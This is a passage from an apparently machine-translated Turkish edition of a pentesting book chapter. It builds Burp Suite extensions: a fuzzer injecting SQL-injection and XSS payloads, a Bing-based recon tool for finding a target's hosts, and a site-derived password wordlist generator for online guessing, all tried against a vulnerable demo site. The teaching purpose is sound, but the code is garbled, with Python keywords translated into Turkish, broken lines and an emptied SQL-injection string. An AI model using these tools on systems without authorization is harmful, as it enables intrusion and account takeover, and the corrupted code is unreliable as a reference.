* Yük üreticinin kullanılacağı saldırı hakkında.

* @return A new instance of
* üretmek için kullanılacak IIntruderPayloadGenerator
* saldırı için yükler.
*/

❸    IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);
}

```

Dokümantasyonun ilk kısmı ❶ bize uzantımızı Burp'e doğru şekilde kaydettirmemizi söylüyor. Ana Burp sınıfının yanı sıra `IIntruderPayloadGeneratorFactory` sınıfını da genişleteceğiz. Daha sonra Burp'ün ana sınıfımızda iki fonksiyonun bulunmasını beklediğini görüyoruz. Bunlar `getGeneratorName` fonksiyonu ❷ Burp tarafından uzantımızın adını almak için çağrılacak ve bizden bir string döndürmemiz beklenecektir. `createNewInstance` fonksiyonu ❸ bizden `IIntruderPayloadGenerator`'ın bir örneğini döndürmemizi bekler, bu da oluşturmamız gereken ikinci bir sınıf olacaktır.

Şimdi bu gereksinimleri karşılamak için gerçek Python kodunu uygulayalım ve ardından `IIntruderPayloadGenerator` sınıfının nasıl eklendiğine bakalım. Yeni bir Python dosyası açın, adını *bhp_fuzzer.py* koyun ve aşağıdaki kodu yazın:

```

❶ from burp import IBurpExtender
from burp import IIntruderPayloadGeneratorFactory
from burp import IIntruderPayloadGenerator
from java.util import List, ArrayList

import random

❷ class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers =
        callbacks.getHelpers()

❸        callbacks.registerIntruderPayloadGeneratorFactory(self)

        return

❹ def getGeneratorName(self):
    return "BHP Yük Jeneratörü"

❺ def createNewInstance(self,
        attack): return BHPFuzzer(self,
        attack)

```

Bu, uzantımızın ilk gereksinim kümesini karşılamak için ihtiyacımız olan şeyin basit iskeletidir. İlk olarak `IBurpExtender` sınıfını içe aktarmamız gerekiyor ❶, ki bu yazdığımız her uzantı için bir gerekliliktir. Bunu, bir Intruder yük üretici oluşturmak için gerekli sınıflarımızı içe aktararak takip ediyoruz. Daha sonra `IBurpExtender` ve `IIntruderPayloadGeneratorFactory` sınıflarını genişleten `BurpExtender` sınıfımızı ❷ tanımlıyoruz. Daha sonra sınıfımızı kaydetmek için `registerIntruderPayloadGeneratorFactory` işlevini ❸ kullanırız, böylece Intruder aracı yük üretebileceğimizin farkındadır. Daha sonra `getGeneratorName` fonksiyonunu uyguluyoruz ❹ sadece ödeme yükü oluşturucumuzun adını döndürmek için. Son adım `createNewInstance` fonksiyonudur

Saldırı parametresini alan ve `IIntruderPayloadGenerator`'ın bir örneğini döndüren ❺ sınıfını oluşturduk ve buna `BHPFuzzer` adını verdik.

Ne uygulayacağımızı bilmek için `IIintruderPayloadGenerator` sınıfının belgelerine bir göz atalım.

/**

```

* Bu arayüz özel Intruder yük jeneratörleri için kullanılır.
* Uzantılar
* kayıtlı bir
* IIntruderPayloadGeneratorFactory yeni bir örnek döndürmelidir
* Yeni bir İzinsiz Giriş saldırısının bir parçası olarak gerektiğinde bu arayüz.
*/

public arayüz IIntruderPayloadGenerator
{
    /**
    * Bu yöntem Burp tarafından yükün
    * jeneratör daha fazla yük sağlayabilir.
    *
    * @return Uzantılar geri dönmelidir
    * mevcut tüm yükler kullanıldığında false değerini alır,
    * aksi takdirde doğru
    */

❶ boolean hasMorePayloads();

    /**
    * Bu yöntem Burp tarafından bir sonraki yükün değerini elde etmek için kullanılır.
    *
    * @param baseValue Geçerli yük pozisyonunun temel değeri.
    * Bir temel değer kavramı yoksa bu değer null olabilir
    * uygulanabilir (örneğin koçbaşı saldırısında).
    * return Saldırıda kullanılacak bir sonraki yük.
    */

❷ byte[] getNextPayload(byte[] baseValue);

    /**
    * Bu yöntem Burp tarafından yükün durumunu sıfırlamak için kullanılır
    * jeneratörüne bir sonraki çağrı
    * getNextPayload() ilk yükü tekrar döndürür. Bu
    * yöntemi, bir saldırı aynı yükü kullandığında çağrılacaktır
    * birden fazla yük pozisyonu için jeneratör, örneğin bir
    * keskin nişancı saldırısı.
    */

❸ void reset();
}

```

Tamam! Bu yüzden temel sınıfı uygulamamız ve üç fonksiyonu açığa çıkarmamız gerekiyor. İlk fonksiyon, `hasMorePayloads` ❶, basitçe mutasyona uğramış isteklerin Burp Intruder'a geri dönüp dönmeyeceğine karar vermek için var. Bununla başa çıkmak için sadece bir sayaç kullanacağız ve sayaç maksimum seviyeye ulaştığında

ayarladığımızda, daha fazla bulanıklaştırma vakası üretilmemesi için `False` döndürürüz.

`getNextPayload` fonksiyonu ❷ tuzağa düşürdüğünüz HTTP isteğinden orijinal yükü alacaktır. Veya HTTP isteğinde birden fazla yük alanı seçtiyseniz, yalnızca tuzağa düşürdüğünüz baytları alırsınız.

fuzz'lanması istenir (daha sonra anlatılacaktır). Bu fonksiyon, orijinal test senaryosunu fuzz'lamamıza ve ardından Burp'ün yeni fuzz'lanmış değeri göndermesi için geri döndürmemize olanak tanır. Son işlev olan `reset` ❸, bilinen bir dizi bulanıklaştırılmış istek üretirsek - diyelim ki beş tane - o zaman her yük pozisyonu için

sekmesinde belirledikten sonra, bulanıklaştırılmış beş değer arasında yineleme yapacağız.

Fuzzer'ımız o kadar titiz değildir ve her zaman her HTTP isteğini rastgele bulanıklaştırmaya devam edecektir. Şimdi bunu Python'da uyguladığımızda nasıl görüldüğüne bakalım. Aşağıdaki kodu *bhp_fuzzer.py* dosyasının en altına ekleyin:

```

❶ class BHPFuzzer(IIntruderPayloadGenerator):
    def init (self, extender, attack):
        self._extender = extender
        self._helpers =
        extender._helpers
        self._attack =
        attack

```

❷

```
self.max_payloads = 10  
self.num_iterations = 0
```

dönüş

```

❸ def hasMorePayloads(self):
    if self.num_iterations == self.max_payloads:
        return
    False else:
        True döndür

❹ def getNextPayload(self, current_payload):

    # bir dizeye dönüştür
❺ payload = "".join(chr(x) for x in current_payload)
    # POST'u bulanıklaştırmak için basit mutatorümüzü çağırın
❻ payload = self.mutate_payload(payload)

    # fuzzing denemelerinin sayısını artırın
❼ self.num_iterations += 1

    dönüş yükü

def reset(self):
    self.num_iterations = 0
    return

```

II IntruderPayloadGenerator sınıfını genişleten BHPFuzzer sınıfımızı ❶ tanımlayarak başlıyoruz. Gerekli sınıf değişkenlerini tanımlamanın yanı sıra max_payloads ❷ ve num_iterations değişkenlerini ekliyoruz, böylece Burp'e fuzzing işleminin bittiğini ne zaman bildireceğimizi takip edebiliyoruz. Yapabilirsin

Elbette isterseniz uzantının sonsuza kadar çalışmasına izin verin, ancak test için bunu yerinde bırakacağız. Daha sonra, maksimum fuzzing yinleme sayısına ulaşp ulaşmadığımızı kontrol eden hasMorePayloads işlevini ❸ uyguluyoruz. Bunu, her zaman True döndürerek uzantıyı sürekli çalıştıracak şekilde değiştirebilirsiniz. getNextPayload işlevi ❹ orijinal HTTP yükünü alan işlevdir ve burada bulanıklaştırma yapacağız. current_payload değişkeni bir bayt dizisi olarak gelir, bu nedenle bunu bir dizeye ❺ dönüştürür ve ardından mutate_payload ❻ bulanıklaştırma işlevimize aktarırız.

Daha sonra num_iterations değişkenini ❼ artırıyoruz ve mutasyona uğramış yükü döndürüyoruz. Son fonksiyonumuz hiçbir şey yapmadan geri dönen sıfırlama işlevidir.

Şimdi de istediğiniz gibi değiştirebileceğiniz dünyanın en basit fuzzing fonksiyonunu kullanalım. Bu fonksiyon mevcut yükün farkında olduğu için, yükün başında bir CRC sağlama toplamı veya uzunluk alanı gibi özel bir şeye ihtiyaç duyan zor bir protokolünüz varsa, bu hesaplamaları geri dönmenden önce bu fonksiyonun içinde yapabilirsiniz, bu da onu son derece esnek hale getirir. Aşağıdaki kodu *bhp_fuzzer.py* dosyasına ekleyin ve mutate_payload fonksiyonunun BHPFuzzer sınıfımızda sekmeli olduğundan emin olun:

```

def mutate_payload(self, original_payload):
    # basit bir mutator seçin veya harici bir komut dosyası
    çağırın picker = random.randint(1,3)

    # mutasyona uğratmak için yük içinde rastgele bir
    offset seçin offset =
    random.randint(0, len(original_payload)-1) payload
    = original_payload[:offset]

    # random offset insert a SQL injection
    attempt if picker == 1:
        payload += ""

    # if picker == 2'ye

```

bir XSS girişimi

sıkıştırın:

```
payload += "<script>alert('BHP!');</script>"
```

```
# orijinal yükün bir parçasını rastgele bir sayı ile  
tekrarlayın if picker == 3:
```



```
chunk_length = random.randint(len(payload[offset:]),len(payload)-1)
repeater=    random.randint(1,10)

for i in range(repeater):
    payload += original_payload[offset:offset+chunk_length]


# yükün kalan bitlerini ekle yük +=
original_payload[offset:]

dönüş yükü
```

Bu basit fuzzer oldukça açıklayıcıdır. Üç mutator arasından rastgele seçim yapacağız: tek tırnaklı basit bir SQL enjeksiyon testi, bir XSS girişimi ve ardından orijinal yükte rastgele bir parça seçip bunu rastgele sayıda tekrarlayan bir mutator. Artık kullanabileceğimiz bir Burp Intruder uzantımız var. Şimdi bunu nasıl yükleyebileceğimize bir göz atalım.


Lastiklere Tekme Atmak

Öncelikle uzantımızı yüklememiz ve hata olmadığından emin olmamız gerekiyor. Burp'ta **Extender** sekmesine tıklayın ve ardından **Add** düğmesine tıklayın. Burp'ü fuzzer'a yönlendirmenizi sağlayacak bir ekran görünür. **Şekil 6-3**'te gösterildiği gibi aynı seçenekleri ayarladığınızdan emin olun.



Şekil 6-3. Uzantımızı yüklemek için Burp'ü ayarlama

İleri'ye tıkladığınızda Burp uzantımızı yüklemeye başlayacaktır. Her şey yolunda giderse, Burp uzantının başarıyla yüklendiğini belirtmelidir. Hata varsa, **Hatalar** sekmesine tıklayın, yazım hatalarını ayıklayın ve ardından **Kapat** düğmesine tıklayın. Extender ekranınız şimdi **Şekil 6-4**'teki gibi görünmelidir.




Şekil 6-4. Uzantımızın yüklendiğini gösteren Burp Extender

Uzantımızın yüklendiğini ve Burp'ün bir Intruder yük üreticisinin kayıtlı olduğunu tespit ettiğini görebilirsiniz. Artık uzantımızı gerçek bir saldırıda kullanmaya hazırız. Web tarayıcınızın Burp Proxy'yi 8080 numaralı bağlantı noktasında localhost proxy olarak kullanacak şekilde ayarlandığından emin olun ve **Bölüm 5**'teki aynı Acunetix web uygulamasına saldıralım. Basitçe şuraya göz atın:

<http://testphp.vulnweb.com>

Örnek olarak, "test" dizesini aratmak için sitelerindeki küçük arama çubuğunu kullandım.


Şekil 6-5 bu isteği Proxy sekmesinin HTTP geçmişi sekmesinde nasıl görebildiğimi gösteriyor ve isteği Intruder'a göndermek için sağ tıkladım.




Şekil 6-5. Intruder'a gönderilecek HTTP isteğini seçme

Şimdi **Davetsiz** Misafir sekmesine geçin ve **Pozisyonlar** sekmesine tıklayın. Her sorgu parametresinin vurgulandığını gösteren bir ekran görünür. Bu Burp'ün fuzzing yapmamız gereken noktaları tanımlamasıdır. İsterseniz yük sınırlayıcılarını hareket ettirmeyi deneyebilir veya tüm yükü bulanıklaştırmak için seçebilirsiniz, ancak bizim durumumuzda Burp'u nerede bulanıklaştıracığımıza karar vermesi için bırakalım. Açıklık için, yük vurgulamanın nasıl çalıştığını gösteren **Şekil 6-6**'ya bakın.

Şimdi **Payloads (Yükler)** sekmesine tıklayın. Bu ekranda, **Payload type (Payload türü)** açılır menüsüne tıklayın ve **Extension- generated (Uzantı tarafından oluşturulan)** seçeneğini seçin. Payload Options (Payload Seçenekleri) bölümünde **Select generator...** (Oluşturucu seç...) düğmesine tıklayın ve açılan menüden **BHP Payload Generator**'ı seçin. Payload ekranınız şimdi **Şekil 6-7**'deki gibi görünmelidir.




Şekil 6-6. Burp Intruder vurgulama yükü parametreleri



Şekil 6-7. Bulanıklaştırma uzantımızı bir yük oluşturucu olarak kullanma

Şimdi isteklerimizi göndermeye hazırız. Burp menü çubuğunun üst kısmında **Intruder'a** tıklayın ve ardından **Start Attack'ı** seçin. Bu, bulanıklaştırılmış istekleri göndermeye başlar ve sonuçları hızlı bir şekilde gözden geçirebilirsiniz. Fuzzer'ı çalıştırdığımda **Şekil 6-8'de** gösterildiği gibi bir çıktı aldım.



Şekil 6-8. Fuzzer'ımız Intruder saldırısında çalışıyor

Yanıtın 61. satırındaki uyarıdan da görebileceğiniz gibi, istek 5'te SQL enjeksiyonu açığı gibi görünen bir durum keşfettik.

Elbette, fuzzer'ımız sadece tanıtım amaçlıdır, ancak bir web uygulamasının hata vermesini, uygulama yollarını ifşa etmesini veya diğer birçok tarayıcının gözden kaçırabileceği şekillerde davranmasını sağlamak için ne kadar etkili olabileceğine şaşıracaksınız. Önemli olan, özel uzantımızı Intruder saldırılarıyla uyumlu hale getirmeyi nasıl başardığımızı anlamaktır. Şimdi bir web sunucusuna karşı genişletilmiş keşif yapmamıza yardımcı olacak bir uzantı oluşturalım.

Geçirmek için Bing

Bir web sunucusuna saldırdığınızda, tek bir makinenin, bazılarının farkında olmayabileceğiniz birkaç web uygulamasına hizmet vermesi alışılmadık bir durum değildir. Elbette, aynı web sunucusunda açık olan bu ana bilgisayar adlarını keşfetmek istersiniz çünkü size bir kabuk elde etmenin daha kolay bir yolunu verebilirler. Hedefinizle aynı makinede bulunan güvensiz bir web uygulaması veya hatta geliştirme kaynakları bulmak nadir değildir. Microsoft'un Bing arama motoru, tek bir IP adresinde ("IP" arama değiştiricisini kullanarak) bulduğu tüm web siteleri için Bing'i sorgulamanıza olanak tanıyan arama özelliklerine sahiptir. Bing ayrıca belirli bir etki alanının tüm alt etki alanlarını da ("etki alanı" değiştiricisini kullanarak) size söyleyecektir.

Elbette bu sorguları Bing'e göndermek için bir kazıyıcı kullanabilir ve ardından sonuçlardaki HTML'yi kazıyabiliriz, ancak bu kötü bir davranış olur (ve ayrıca çoğu arama motorunun kullanım koşullarını ihlal eder). Beladan uzak durmak için Bing API'sini kullanabiliriz^[13] Bu sorguları programlı olarak göndermek ve ardından sonuçları kendimiz ayrıştırmak için. Bu uzantı ile herhangi bir süslü Burp GUI eklentisi (içerik menüsü dışında) uygulamayacağız; sadece bir sorguyu her çalıştırdığımızda sonuçları Burp'a göndereceğiz, ve Burp'ün hedef kapsamına algılanan tüm URL'ler otomatik olarak eklenecektir. Burp API belgelerini nasıl okuyacağınızı ve Python'a nasıl çevireceğinizi zaten anlattığım için doğrudan koda geçeceğiz.

bhp_bing.py dosyasını açın ve aşağıdaki kodu yazın:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List,
ArrayList from java.net import URL

import
socket
import
urllib
import json
import re
import
base64

❶ bing_api_key = "YOURKEY"

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()
        self.context= None

        # uzantı geri aramalarımızı
        ayarlıyoruz.setExtensionName("BHP
        Bing")

❸    callbacks.registerContextMenuFactory(self)
    dönüş

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list = ArrayList()

❹    menu_list.add(JMenuItem("Bing'e Gönder", actionPerformed=self.bing_
        menü))
    return menu_list
```

Bu, Bing uzantımızın ilk parçasıdır. Bing API anahtarınızı yerine yapıştırdığınızdan emin olun ❶; ayda 2.500 ücretsiz arama gibi bir şeye izin verilir. Standart `IBurpExtender` arayüzünü ve `IContextMenuFactory`'yi uygulayan `BurpExtender` sınıfımızı ❷ tanımlayarak başlıyoruz; bu, kullanıcı Burp'ta bir isteğe sağ tıkladığında bir bağlam menüsü sağlamamıza olanak tanır. Menü işleyicimizi ❸ kaydediyoruz, böylece kullanıcının hangi siteye

tıklanır, bu da Bing sorgularımızı oluşturmamızı sağlar. Son adım, hangi HTTP isteğinin seçildiğini belirlemek için kullanacağımız bir `IContextMenuInvocation` nesnesi alacak olan `createMenuItem` işlevimizi ayarlamaktır. Son adım ise menü öğemizi oluşturmak ve

`bing_menu` işlevi tıklama olayını işler ❹. Şimdi Bing sorgusunu gerçekleştirmek, sonuçların çıktısını almak ve keşfedilen sanal ana bilgisayarları Burp'ün hedef kapsamına eklemek için işlevsellik ekleyelim.

```
def bing_menu(self,event):

    # kullanıcının neye tıkladığının ayrıntılarını al
    ❶ http_traffic = self.context.getSelectedMessages()

    print "%d istek vurgulandı" % len(http_traffic)

    http_traffic içindeki trafik için:
        http_service =
            traffic.getHttpService() host=
                http_service.getHost()

        print "Kullanıcının seçtiği ana
            bilgisayar: %s" % ana bilgisayar

        self.bing_search(ana bilgisayar)

    dönüş

def bing_search(self,host):

    # bir IP veya ana bilgisayar adımız olup olmadığını kontrol edin
    is_ip = re.match("[0-9]+(?:\.[0-9]+){3}", host)

    ❷ if is_ip:
        ip_adresi = ana bilgisayar
            domain
    = False else:
        ip_adresi = socket.gethostbyname(host)
        domain= True

    bing_query_string = "'ip:%s'" % ip_adresi
    ❸ self.bing_query(bing_query_string)

    eğer etki alanı:
        bing_query_string = "'domain:%s'" % host
    ❹ self.bing_query(bing_query_string)
```

Kullanıcı tanımladığımız içerik menüsü öğesine tıkladığında `bing_menu` fonksiyonumuz tetiklenir. Vurgulanan tüm HTTP isteklerini alırız ❶ ve ardından her biri için isteğin ana bilgisayar bölümünü alır ve daha fazla işlem için `bing_search` işlevimize göndeririz. `bing_search` fonksiyonu ilk olarak bize bir IP adresi mi yoksa bir ana bilgisayar adı mı iletildiğini belirler ❷. Daha sonra içinde bulunan ana bilgisayarla aynı IP adresine ❸ sahip tüm sanal ana bilgisayarlar için Bing sorgusu Sağ tıklanan HTTP isteği. Uzantımıza bir alan adı aktarılmışsa, Bing'in dizine eklemiş olabileceği tüm alt alan adları için de ikincil bir arama ❹ yaparız. Şimdi Bing'e istek göndermek ve sonuçları ayrıştırmak için Burp'ün HTTP API'sini kullanacak tesisatı kuralım. Aşağıdaki kodu ekleyin, `BurpExtender` sınıfımıza doğru sekme ile girdiğinizden emin olun, aksi takdirde hatalarla karşılaşabilirsiniz.

```
def bing_query(self,bing_query_string):
```

```
print "Bing araması gerçekleştiriliyor: s" %  
  
bing_query_string # sorgumuzu kodlayın  
quoted_query = urllib.quote(bing_query_string)  
  
http_request = "GET https://api.datamarket.azure.com/Bing/Search/Web?$.  
format=json&$top=20&Query=%s HTTP/1.1\r\n" % quoted_query  
http_request += "Ana bilgisayar: api.datamarket.azure.com\r\n"
```

```

http_request += "Bağlantı: close\r\n"
❶ http_request += "Authorization: Basic %s\r\n" % base64.b64encode(":%s" %
    .bing_api_key)
http_request += "User-Agent: Blackhat Python\r\n\r\n"

❷ json_body = self._callbacks.makeHttpRequest("api.datamarket.azure.com",.
443,True,http_request).toString()

❸ json_body = json_body.split("\r\n\r\n",1)[1]

try:
❹ r = json.loads(json_body)

    if len(r["d"]["sonuçlar"]):
        for site in r["d"]["results"]:

❺        print "*" * 100
        print site['Title']
        print site['Url']
        print site['Açıklama'] print
        print "*" * 100

        j_url = URL(site['Url'])

❻ if not
    self._callbacks.isInScope(j_url):
        print "Burp kapsamına ekleniyor"
        self._callbacks.includeInScope(j_url)
hariç:
    print "Bing'den sonuç yok"
    pass


dönüş

```

Tamam! Burp'un HTTP API'si, göndermeden önce tüm HTTP isteğini bir dize olarak oluşturmamızı gerektirir ve özellikle Bing API anahtarımızı base64-encode ❶ etmemiz ve API çağrısı yapmak için HTTP temel kimlik doğrulamasını kullanmamız gerektiğini görebilirsiniz. Daha sonra HTTP isteğimizi ❷ Microsoft'a gönderiyoruz sunucular. Yanıt döndüğünde, başlıklar da dahil olmak üzere tüm yanıtı sahip olacağız, bu nedenle başlıkları ayırıyoruz ❸ ve ardından JSON ayrıştırıcımıza ❹ aktarıyoruz. Her sonuç kümesi için, keşfettiğimiz site hakkında bazı bilgilerin çıktısını alıyoruz ❺ ve keşfedilen site Burp'un hedef kapsamında ❻ değilse, otomatik olarak ekliyoruz. Bu, belirli bir hedefe saldırırken ek keşif çalışması yapmak için bir Burp uzantısında Jython API ve saf Python kullanmanın harika bir karışımıdır. Hadi bir deneyelim.


Lastiklere Tekme Atmak

Bing arama uzantısını çalıştırmak için fuzzing uzantımız için kullandığımız prosedürün aynısını kullanın. Yüklendiğinde, <http://testphp.vulnweb.com/> adresine gidin ve ardından az önce yayınladığınız GET isteğine sağ tıklayın. Uzantı düzgün bir şekilde yüklendiyse, **Bing'e Gönder** menü seçeneğinin **Şekil 6-9'da** gösterildiği gibi görüntülendiğini görmelisiniz.




Şekil 6-9. Uzantımızı gösteren yeni menü seçeneği

Bu menü seçeneğine tıkladığınızda, uzantıyı yüklediğinizde seçtiğiniz çıktıya bağlı olarak, **Şekil 6-10'da** gösterildiği gibi Bing'den sonuçlar görmeye başlamanız gerekir.



Şekil 6-10. Bing API aramasından çıktı sağlayan uzantımız

Burp'ta **Hedef** sekmesine tıklar ve ardından **Kapsam**'ı seçerseniz, **Şekil 6-11**'de gösterildiği gibi hedef kapsamımıza otomatik olarak yeni öğelerin eklendiğini göreceksiniz. Hedef kapsamı, saldırılar, örümcekleme ve taramalar gibi etkinlikleri yalnızca tanımlanan ana bilgisayarlarla sınırlar.



Şekil 6-11. Keşfedilen ana bilgisayarların Burp'ün hedef kapsamına otomatik olarak nasıl eklendiğini gösterir

Web Sitesi İçeriğini Şifre Altına Dönüştürme

Çoğu zaman güvenlik tek bir şeye bağlıdır: kullanıcı şifreleri. Üzücü ama gerçek. Daha da kötüsü, web uygulamaları, özellikle de özel uygulamalar söz konusu olduğunda, hesap kilitlemelerinin uygulanmadığını görmek çok yaygındır. Diğer durumlarda, güçlü parolalar zorunlu değildir. Bu durumlarda, son bölümdeki gibi bir çevrimiçi parola tahmin oturumu siteye erişim sağlamak için tek çözüm olabilir.

Çevrimiçi şifre tahmin etmenin püf noktası doğru kelime listesini elde etmektir. Aceleniz varsa 10 milyon şifreyi test edemezsiniz, bu nedenle söz konusu siteyi hedef alan bir kelime listesi oluşturabilmeniz gerekir. Elbette, Kali Linux dağıtımında bir web sitesini tarayan ve site içeriğine göre bir kelime listesi oluşturan komut dosyaları vardır. Ancak siteyi taramak için zaten Burp Spider kullandıysanız, neden sadece bir kelime listesi oluşturmak için daha fazla trafik gönderesiniz ki? Ayrıca, bu komut dosyalarının genellikle hatırlanması gereken bir ton komut satırı argümanı vardır. Eğer siz de benim gibiyseniz, arkadaşlarınızı etkileyecek kadar komut satırı argümanı ezberlemiştir, o yüzden ağır işi Burp'e bırakalım.

bhp_wordlist.py dosyasını açın ve bu kodu çözün.

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List,
ArrayList from java.net import URL

yeniden içe aktar
from datetime import datetime
from HTMLParser import
HTMLParser

sınıf TagStripper(HTMLParser):
    def init (self):
        HTMLParser. init (self)
        self.page_text = []

    def handle_data(self, data):
❶        self.page_text.append(data)

    def handle_comment(self, data):
❷        self.handle_data(veri)

    def strip(self, html):
        self.feed(html)
❸        return " ".join(self.page_text)

class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()
        self.context= None
        self.         hosts= set()

        # Yaygın olduğunu bildiğimiz bir şeyle başlayın
❹        self.wordlist = set(["password"])

        # uzantımızı kuruyoruz
        callbacks.setExtensionName("BHP Wordlist")
        callbacks.registerContextMenuFactory(self)

dönüş
```

```
def createMenuItems(self,  
    context_menu): self.context =  
    context_menu menu_list =  
    ArrayList()
```



```
menu_list.add(JMenuItem("Kelime Listesi Oluştur",
    actionPerformed=self.wordlist_menu))
```

```
return menu_list
```

Bu listedeki kod şimdiye kadar oldukça tanıdık gelmiş olmalı. Gerekli modülleri içe aktararak başlıyoruz. Yardımcı bir `TagStripper` sınıfı, daha sonra işleyeceğimiz HTTP yanıtlarından HTML etiketlerini çıkarmamızı sağlayacaktır. `handle_data` işlevi sayfa metnini ❶ bir üye değişkende saklar. Ayrıca `handle_comment` olarak tanımlayın çünkü geliştirici yorumlarında saklanan kelimelerin şifre listemiz de. Örtünün altında, `handle_comment` sadece `handle_data` ❷'yı çağırır (ileride sayfa metnini nasıl işleyeceğimizi değiştirmek istersek diye).

`Strip` fonksiyonu HTML kodunu temel sınıf olan `HTMLParser`'a besler ve daha sonra kullanışlı olacak olan sonuç sayfa metnini ❸ döndürür. Geri kalan kısım, az önce bitirdiğimiz *bhp_bing.py* betiğinin başlangıcıyla neredeyse tamamen aynıdır. Bir kez daha, amaç Burp'te bir içerik menüsü ögesi oluşturmaktır

KULLANICI ARAYÜZÜ. Burada yeni olan tek şey, kelime listemizi bir kümede saklamamızdır, bu da ilerledikçe yinelenen kelimeleri tanıtmamamızı sağlar. Nihai listemizde yer aldığından emin olmak için kümeyi herkesin favori şifresi olan "password" ❹ ile başlatıyoruz.

Şimdi Burp'ten seçilen HTTP trafiğini alıp temel bir kelime listesine dönüştürmek için mantık ekleyelim.

```
def wordlist_menu(self, event):

    # kullanıcının neye tıkladığının ayrıntılarını al
    http_traffic = self.context.getSelectedMessages()

    http_traffic içindeki trafik için:
        http_service =
            traffic.getHttpService() host=
                http_service.getHost()

    ❶ self.hosts.add(host)

    http_response = traffic.getResponse()

    if http_response:
        ❷ self.get_words(http_response)
        self.display_wordlist()
        dönüş

def get_words(self, http_response):

    headers, body = http_response.tostring().split('\r\n\r\n',

    1) # metin olmayan yanıtları atla
    ❸ eğer headers.lower().find("content-type: text") == -1:
        dönüş

    tag_stripper = TagStripper()
    ❹ page_text = tag_stripper.strip(body)

    ❺ kelimeler = re.findall("[a-zA-Z]\w{2,}",

    sayfa_metni) for kelime in kelimeler:

        # uzun dizeleri filtrele
        if len(word) <= 12:
```

```
❷ self.wordlist.add(word.lower())  
    dönüş
```

İlk işlemiz menü tıklama işleyicimiz olan `wordlist_menu` fonksiyonunu tanımlamaktır. Yanıt veren ana bilgisayarın adını ❶ daha sonra kullanmak üzere kaydeder ve ardından HTTP yanıtını alıp `get_words` işlevimize ❷ besler. Buradan `get_words` başlığı mesaj gövdesinden ayırır,

yalnızca metin tabanlı yanıtları işlemeye çalıştığımızdan emin olmak için kontrol ediyoruz ❸.

TagStripper sınıfımız

❹ HTML kodunu sayfa metninin geri kalanından ayırır. Alfabetik bir karakterle başlayan ve ardından iki veya daha fazla "kelime" karakteri gelen tüm kelimeleri bulmak için düzenli bir ifade kullanırız ❺. Son kesim yapıldıktan sonra, başarılı kelimeler küçük harfle kelime listesine kaydedilir ❻.

Şimdi, yakalanan sözcük listesini düzenleme ve görüntüleme yeteneği vererek betiği tamamlayalım.

```
def mangle(self, word):
    yıl= datetime.now().year
    ❶ suffixes = ["", "l", "!",
year] mangled = []

    for password in (word, word.capitalize()):
        for suffix in suffixes:
            ❷ mangled.append("%s%s" % (parola, sonek))

    parçalanmış olarak dön

def display_wordlist(self):
    ❸ print "#!yorum: BHP Wordlist for site(s) %s" % ", ".join(self.hosts)

    for word in sorted(self.wordlist):
        for password in self.mangle(word):
            print password


    dönüş
```

Çok güzel! Mangle işlevi bir temel sözcüğü alır ve bazı yaygın parola oluşturma "stratejilerine" dayanarak onu bir dizi parola tahminine dönüştürür. Bu basit örnekte, temel kelimenin sonuna eklenecek son eklerin bir listesini oluşturuyoruz, buna içinde bulunduğumuz yıl ❶ da dahil. Daha sonra her bir sonekini ekler ve benzersiz bir parola denemesi oluşturmak için bunu ❷ temel sözcüğüne ekler. ile başka bir döngü yaparız. temel kelimenin büyük harfle yazılmış versiyonu. display_wordlist işlevinde, bu kelime listesini oluşturmak için hangi sitelerin kullanıldığını hatırlatmak için "John the Ripper" tarzı bir yorum ❸ yazdırıyoruz. Daha sonra her bir temel kelimeyi değiştirip sonuçları yazdırıyoruz. Bu bebeği bir tur attırma zamanı.

Lastiklere Tekme Atmak


Burp'ta **Extender** sekmesine tıklayın, **Add** düğmesine tıklayın ve Wordlist uzantısını çalıştırmak için önceki uzantılarımız için kullandığımız prosedürün aynısını kullanın. Yüklediğinizde, <http://testphp.vulnweb.com/> adresine göz atın.

Site Haritası bölmesinde siteyi sağ tıklatın ve **Şekil 6-12**'de gösterildiği gibi **Bu ana bilgisayarı örümcek**le ögesini seçin.




Şekil 6-12. Burp ile bir ana bilgisayarı örümcek

Burp hedef sitedeki tüm bağlantıları ziyaret ettikten sonra, sağ üst bölmedeki tüm istekleri seçin, içerik menüsünü açmak için sağ tıklayın ve **Şekil 6-13**'te gösterildiği gibi **Kelime Listesi Oluştur**'u seçin.



Şekil 6-13. İsteklerin BHP Wordlist uzantısına gönderilmesi

Şimdi uzantının çıktı sekmesini kontrol edin. Pratikte, çıktısını bir dosyaya kaydederiz, ancak gösterim amacıyla kelime listesini **Şekil 6-14**'te gösterildiği gibi Burp'ta görüntüleriz. Şimdi bu listeyi gerçek şifre tahmin saldırısını gerçekleştirmek için Burp Intruder'a geri besleyebilirsiniz.



Şekil 6-14. Hedef web sitesindeki içeriğe dayalı bir parola listesi

Kendi saldırı yüklerimizi oluşturabilmenin yanı sıra Burp kullanıcı arayüzüyle etkileşime giren uzantılar oluşturmak da dahil olmak üzere Burp API'sinin küçük bir alt kümesini gösterdik. Bir sızma testi sırasında genellikle belirli sorunlarla veya otomasyon ihtiyaçlarıyla karşılaşabilirsiniz ve Burp Extender API, bir köşeden çıkış yolunuzu kodlamak için mükemmel bir arayüz sağlar veya en azından sizi yakalanan verileri sürekli olarak Burp'tan başka bir araca kopyalayıp yapıştırmaktan kurtarır.

Bu bölümde, Burp araç kemerinize eklemek için mükemmel bir keşif aracının nasıl oluşturulacağını gösterdik. Bu haliyle, bu uzantı Bing'den yalnızca ilk 20 sonucu alır, bu nedenle ev ödevi olarak tüm sonuçları aldığınızdan emin olmak için ek istekler yapmaya çalışabilirsiniz. Bu, Bing API hakkında biraz okuma yapmayı ve daha büyük sonuç kümesini işlemek için bazı kodlar yazmayı gerektirecektir. Elbette daha sonra Burp örümceğine keşfettiğiniz yeni sitelerin her birini taramasını ve otomatik olarak güvenlik açıklarını avlamasını söyleyebilirsiniz!

